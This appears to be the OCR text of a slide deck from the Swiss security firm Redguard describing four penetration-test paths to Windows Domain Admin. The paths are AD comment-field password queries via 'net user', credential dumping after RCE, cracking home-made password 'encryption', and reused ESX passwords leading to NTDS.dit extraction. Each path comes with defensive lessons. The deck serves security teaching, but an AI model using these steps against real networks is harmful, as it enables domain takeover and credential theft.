


GAME ON…

REDGUARD
SECURING YOUR ASSETS


Bleeding edge 0-day vulnerability #...

#1 to Domain Admin



- **Time**: ~ 5 minutes
- **Attack**:
  1. $ net user /DOMAIN
  2. $ net user administrator /DOMAIN
- **Problem**:
  - Passwords are stored in the AD comment field
  - Everybody can query unprotected fields…

#2 to Domain Admin



- **Time**: ~ 1 hours


- **Attack**:
  1. Identify systems w/o authentication
  2. Execute stuff via RCE as SYSTEM
  3. Dump DA's credentials from memory

- **Problem:**
  - Admins and engineers have far-reaching access rights
  - They use tools w/o proper configuration
  - Security by Default / Design

#3 to Domain Admin

- **Time**: ~ 1 day

- **Attack**:
  1. Identify a world readable share used for staging
  2. Find the tool to “encrypt” the passwords
  3. Extract the “encrypted” passwords
  4. Brute force the password



Variante 3.2

Klartext				Verschlüsselung		
1. Stelle	**2. Stelle**	**3. Stelle**		**1. Stelle**	**2. Stelle**	**3. Stelle**
A	A	A	→	4A	14	5C
A	B	C	→	4A	17	CB
A	A	B	→	4A	14	5F


#3 to Domain Admin

#3 to Domain Admin

- **Time**: ~ 1 day

- **Attack**:
  1. Identify a world readable share used for staging
  2. Find the tool to “encrypt” the passwords
  3. Extract the “encrypted” passwords
  4. Brute force the password

- **Problem:**
  - Least Privilege / Need-to-know principle
  - Never make your own crypto!



#4 to Domain Admin

- **Time**: ~ 2 days

- **Attack**:
  1. Search for string “password” in internal SharePoint
  2. Identify username / password for a system named “…ESX07”
  3. Try the password on all ESX systems in the network
  4. Access the ESX by altering the year in the password from 2011 to 2017 (test was done in 2018)
  5. Enable SSH access and download virtual DC’s disk
  6. Locate NTDS.dit and extract user objects


- **Problem:**
  - Do not reuse passwords!
  - If a password is compromised do not just alter the year…

Summary

- For initial foothold you don’t penetrate the perimeter, just go around…
- You don’t need your bleeding edge 0-day to own a system, just look for old and outdated stuff.
- Normally it takes around one day to get DA after initial foothold.

- Some companies have a SOC / CERT. That is when the fun really starts because they fight you!

- But, it’s not all about fun…
  - Be careful what you do, you are attacking a productive environment.
  - A AS report is around 50 to 100 pages long and somebody has to write that…



BERN
Redguard AG
Eigerstrasse 60
CH-3007 Bern

ZÜRICH
Redguard AG
Thurgauerstrasse 36 / 38
CH-8005 Zürich

Phone: +41 (0)31 511 37 50
contact@redguard.ch
www.redguard.ch